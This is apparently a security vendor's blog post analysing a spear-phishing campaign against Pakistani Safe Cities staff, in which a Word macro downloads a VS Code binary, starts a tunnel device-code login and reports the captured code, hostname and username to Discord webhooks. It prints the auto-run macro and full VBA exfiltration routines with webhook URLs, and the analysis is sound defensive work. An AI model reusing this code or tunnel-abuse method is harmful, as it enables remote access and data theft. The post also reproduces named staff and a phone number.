

Living off the Land with VS Code: Inside a Sophisticated Phishing Campaign

joesecurity.org/blog/8858614039441223943

Joe Security LLC

Published on: 19.05.2026




In this blog post, we examine a multi-stage phishing campaign targeting staff members of the Punjab Safe Cities Authority (PSCA) and PPIC3 in Pakistan. The attack leveraged two distinct infection vectors, both relying on the same underlying infrastructure.

The phishing email was analyzed by [Joe Reverser](#) in the report available here:

<https://www.joesandbox.com/joereverser/analysis/download/ff6db592-b57e-4d21-9d46-e69c2719d8a5?type=html>.

The Capability Preview image below already offers a comprehensive overview of the kill chain:



In addition, the two attachments were analyzed separately with [Joe Sandbox](https://www.joesandbox.com):

- <https://www.joesandbox.com/analysis/1903908/0/html>
- <https://www.joesandbox.com/analysis/1903906/0/html>

[Overview](#)
[Signatures](#)
[Domains / IPs](#)
[Dropped](#)
[Static](#)
[Network](#)
[Stats](#)
[Behavior](#)
[Disassembly](#)

Windows Analysis Report

CAD Reprot.doc

[Create Interactive Tour](#)

Overview

General Information

Sample name:	CAD Reprot.doc
Analysis ID:	1903908
Has dependencies:	false
MD5:	f1af490597a92...
SHA1:	7f401c9828f9c...
SHA256:	49f304eb2772b...
Infos:	

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Score:	100
Range:	0 - 100
Confidence:	100%

Joe Sandbox may be inaccurate, incomplete, or incorrect. Please [contact us](#) for takedown requests or if any PII or confidential data was uploaded by mistake.

Signatures

- Antivirus / Scanner detection for sub...
- Document exploit detected (creates ...
- Document exploit detected (drops P...
- Multi AV Scanner detection for sub...
- Document contains VBA stomped c...
- Document contains an embedded V...
- Document contains an embedded V...
- Document contains an embedded V...
- Document contains an embedded V...
- Document contains an embedded V...
- Document contains an embedded V...
- Document exploit detected (process...
- Office process drops PE file

Classification

What made this case particularly noteworthy was the attackers' use of Visual Studio Code as a living-off-the-land tool, combined with Discord webhooks for data exfiltration.

Static sample information

- **Email SHA-**
256: ff892c71475c71eccf3ab3f650d7aea30b61c9dc0c39a89b7f3f434469aa8d8b
- **Attachment 1:**
 - **SHA-**
256: 49f304eb2772bf194e21c90bf5f1783770020538c80c0ca71afc5f1adcd19e86
 - **Name:** CAD Reprot.doc
- **Attachment 2:**
 - **SHA-**
256: f3c4a34af566276e95960c156b38aea8a823aa394ed5c43178397be8440b56d4
 - **Name:** ANPR Reprot.pdf

Initial Access Vector

This email was part of a spear-phishing attack designed to target employees of both PSCA and PPIC3 in Pakistan. The phishing email impersonated an internal consultant and referred

to the “Safe Jail Project”, using terminology that made the message appear legitimate, such as design work for an Automatic Number Plate Recognition system, layouts, and CAD drawings.

The phishing attempt was effective because it resembled a normal internal email, rather than relying on urgency or unusual language. The recipient names, job positions, and PSCA-style signature indicate prior research into the organization’s structure.

The purpose of the email was to convince the recipient to open the attachments.

Dear Team,

Kindly review the attached document for ANPR Design and acknowledge it,

BR//Agha

From: Hafiz Muhammad Fiaz Manzoor | DEO (M&E) GRW | PPIC3
Sent: Tuesday, April 21, 2026 11:39 AM
To: Muhammad Azam | DEO (Field Assets) - I | PSCA; Ali Nawaz Chaudhary | DEO (Special Electronics) - I | PSCA; Muhammad Shahzad Asghar | Junior Executive Officer (OFC) | PPIC3; Daniel Azam | Executive Officer (Traffic) | PSCA
Cc: Abdullah Ahmad | SSP-IC3 | PPIC3; Muhammad Saad Bashir | Chief Project Management Officer | PSCA; Emad Muhammad Iqbal | EO (M&E) | PSCA; Sidrah Feroze | Project Coordinator | PSCA; Agha Hassan Raza | Consultant | PSCA
Subject: Priority-A Layouts & CAD Drawings Review for Safe Jail Project

Dear Team,

Please find attached the submission of design document for ANPR Design along with layouts and CAD drawings for Priority-A jails under the Safe Jails Project. You are requested to kindly review the same and provide your technical input/observations at the earliest, so that further necessary action may be taken accordingly. Your prompt response is requested in this regards. Thanks


Regards:

Hafiz Muhammad Fiaz Manzoor
Project Coordinator, Safe Jails Punjab, Project
PUNJAB SAFE CITIES AUTHORITY
PPIC3, Qurban Police Lines, Lahore,
Punjab, Pakistan
Call: +92-345-8206654
Email: fiaz.manzoor@psca.gop.pk

Attachment 1 Analysis – CAD Reprot.doc

Static analysis of the attachment shows that it is a Microsoft Word document containing macros:

<https://www.joesandbox.com/analysis/1903908/0/html#olefileentry1-streamvba-4>



The VBA macro is designed to download and execute code.exe, capture the Microsoft device authorization code generated during execution, and exfiltrate it to Discord webhooks.

Analysis of Macro Behavior

The malicious Office macro executes automatically when the document is opened:

```
Sub AutoOpen()  
    DownloadAndExfil  
End Sub
```

Firstly, it downloads the executable `code.exe` and saves it in the `%TEMP%` folder:

```
url = "hxtps[:]adobe-pdfreader[.]b-cdn[.]net/code[.]exe"
filePath = Environ("TEMP") & "\code.exe"
```

Next, it executes several commands related to the Visual Studio Code command-line interface:

```
code.exe tunnel user login --provider microsoft
```

At this point, the malicious macro appears to use VS Code Remote Tunnels, a legitimate Visual Studio Code feature that allows users to access a remote machine through a tunnel without manually configuring SSH. Under normal circumstances, the code CLI can be used to create and manage these tunnels.

In this case, however, that legitimate functionality is repurposed to obtain malicious access to the computer. The command:

```
code.exe tunnel user login --provider microsoft
```

can initiate a Microsoft device-code authentication flow and print a message similar to the following:

To sign in, use a web browser to open the page <https://login.microsoft.com/device> and enter the code AAAAABBBB to authenticate.

The macro redirects this output to a temporary text file:

```
> "%TEMP%\a.txt" 2>&1
```

Then, the macro reads from this file and captures the generated device authorization code:

```
If InStr(Content, "code ") > 0 Then
    capturedCode = Mid(Content, InStr(Content, "code ") + 5, 10)
End If
```

After extracting the device authorization code, the macro prepares a JSON webhook payload designed to send the captured information to Discord. The payload contains the following data:

- Hostname
- Username
- Captured Microsoft device code
- Authentication URL: <https://login.microsoft.com/device>
- Status: OTP Captured

Below is the relevant code:

```

1 Sub SendBeautifulDiscord(content As String)
2   On Error Resume Next
3   Dim http As Object
4   Dim json As String
5   Dim host As String
6   Dim user As String
7   Dim capturedCode As String
8
9   host = Environ("COMPUTERNAME")
10  user = Environ("USERNAME")
11  capturedCode = "Not Found"
12
13  If InStr(content, "code ") > 0 Then
14    capturedCode = Mid(content, InStr(content, "code ") + 5, 10)
15  End If
16
17  json = "{""embeds"": [{""title"": ""Microsoft OTP Captured"", " &
18    ""color"": 16776960, " &
19    ""fields"": [{ " &
20      ""name"": ""Hostname"", ""value"": "" & host & "", ""inline"": true}, " &
21      ""name"": ""Username"", ""value"": "" & user & "", ""inline"": true}, " &
22      ""name"": ""Captured Code"", ""value"": "" & capturedCode & "", ""inline"": false}, " &
23      ""name"": ""Auth URL"", ""value"": ""https://login.microsoft.com/device"", ""inline"": false}, " &
24      ""name"": ""Status"", ""value"": ""OTP Captured"", ""inline"": true} " &
25      ""footer"": {""text"": ""SecureDocumentViewer " & Format(Now, "dd mm yyyy hh:nn") & ""} " &
26      ""}"]}"
27
28  Set http = CreateObject("MSXML2.XMLHTTP")
29  http.Open "POST", "https://discord.com/api/webhooks/1494821689825038588/8Ap0xVy1HcIZIi9IX6CJ-2VsJmAsG3rYJxDSbf_7_0kkw7Me5vOQ7XqEOHxQ2crSkREP", False
30  http.setRequestHeader "Content-Type", "application/json"
31  http.send json
32 End Sub

```

The title "Microsoft OTP Captured" is somewhat misleading. The captured value is not a traditional MFA one-time password, but rather the user code from Microsoft's OAuth device authorization flow, generated during the VS Code CLI authentication process.

After obtaining this device authorization code, the macro proceeds with the next stage of the attack by executing another Code CLI command:

```
code.exe tunnel service install
```

This operation attempts to install the VS Code tunneling service on the target machine, increasing persistence and enabling continued remote access once authentication has succeeded.

The macro then monitors whether `code.exe` is still running:

```

output = wsh.exec("tasklist /fi ""imagename eq code.exe""").StdOut.ReadAll
IsCodeExeRunning = (InStr(output, "code.exe") > 0)

```

If `code.exe` has stopped running, the macro treats this as an indication that the victim completed the Microsoft device authentication process, and the macro notifies Discord of this event:

```

If Not IsCodeExeRunning() Then
    Call SendSuccessToDiscord

```

End If

Below is the relevant code:

```
1 Sub SendSuccessToDiscord()
2   On Error Resume Next
3   Dim http As Object
4   Dim json As String
5   Dim host As String
6   Dim user As String
7
8   host = Environ("COMPUTERNAME")
9   user = Environ("USERNAME")
10
11   json = "{""embeds"": [{""title"": ""? Authentication Successful"", &
12     ""description"": ""*User successfully entered the code*"", &
13     ""color"": 5763719, &
14     ""fields"": [ &
15       {""name"": ""? Hostname"", ""value"": "" & host & "", ""inline"": true}, &
16       {""name"": ""? Username"", ""value"": "" & user & "", ""inline"": true}, &
17       {""name"": ""? Status"", ""value"": ""? Login Successful"", ""inline"": false}, &
18       {""name"": ""? Auth URL"", ""value"": ""https://login.microsoft.com/device"", ""inline"": false}, &
19       {""name"": ""? Action"", ""value"": ""? Tunnel Service Installed"", ""inline"": true} &
20     ], &
21     ""footer"": {""text"": ""SecureDocumentViewer "" & Format(Now, "dd mm yyyy hh:nn") & ""} &
22     ""}]"
23
24   Set http = CreateObject("MSXML2.XMLHTTP")
25   http.Open "POST", "https://discord.com/api/webhooks/1494021680825038588/8Ap0xVy1HcIZJ19iX6CJ-2VsJmAsG3rY3xD5bf_7_0kku7Me5vOQ7XqEOHxQ2cr5kREP", False
26   http.setRequestHeader "Content-Type", "application/json"
27   http.send json
28 End Sub
```

Overall, the macro repurposes a legitimate Microsoft/VS Code workflow to establish remote access, with Discord webhooks serving as a lightweight channel for exfiltration and status reporting. Instead of relying on a traditional custom backdoor, it abuses victim-assisted device-code authentication to enroll the host into the VS Code Remote Tunnels infrastructure.

Abuse of VS Code Remote Tunnels

According to the Joe Sandbox analysis, [no actual Windows service was created](#). Indeed, the following screenshot shows that no registry key was created under: HKLM\SYSTEM\CurrentControlSet\Services\.

Analysis Process: code.exe PID: 7076 Parent PID: 5328 Function Logs

General

Target ID:	25
Start time:	07:07:05
Start date:	2/18/2020
Path:	C:\Users\user\AppData\Local\Temp\code.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\code.exe" tunnel service install
Image base:	0x780A2000
File size:	24789792 bytes
MD5 hash:	1A9E4B5E28C4F2B2CFC8C8C8C8C8C8C8
SHA1 hash:	ABCT7CF18FADCFAC870B2638663F8B8B8C424
SHA256 hash:	CPCB33811C8E3F14B9F88070B8B8F81B88D4C8B88C2738C3A8183841888
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

File Activities

Section Activities

Registry Activities

Key Opened

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	success or wait	1	7FF9706208C3	RegOpenKeyExW

Key Value Queried

Key Path	Name	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	ProxyEnable	success or wait	1	7FF9706208C3	RegQueryValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	ProxyServer	object name not found	1	7FF9706208C3	RegQueryValueExW

In other words, the persistence mechanism described in the [VS Code Remote Tunnels documentation](#) does not appear to have worked as expected. To investigate this process further, we reran the entire attack chain in a controlled environment to determine why the attempt to install the service failed. First, we downloaded the [dropped code.exe](#) executable from the Joe Sandbox analysis.

What is interesting here is that this technique represents a significant shift from the classic Microsoft device-code phishing scenario. A complete example is available at the following link: <https://www.joesandbox.com/analysis/1908010/0/html>.

This differs significantly from the threat vector analyzed here. In the analyzed macro, the suspicious command does not appear to be intended to steal the victim's credentials:

```
code.exe tunnel user login --provider microsoft
```

Instead, the attacker's objective seems to go beyond simply harvesting the victim's Microsoft identity. The real aim appears to be enrolling the compromised machine into a VS Code Remote Tunnels workflow controlled by the attacker. If successful, this would give the threat actor remote access through legitimate Microsoft infrastructure, allowing the activity to blend in with trusted cloud services and developer tooling traffic.

Below is a representation of this attack chain:

Abuse of VS Code Remote Tunnels


Illustrated attack chain



VICTIM MACHINE
Windows Workstation



ATTACKER
Remote Location




To validate this hypothesis, we created a dedicated Microsoft account within [Joe Lab](#) specifically for this test and reproduced the authentication flow in a controlled environment.


Once we executed the VS Code tunnel login command:

```
code.exe tunnel user login --provider microsoft
```

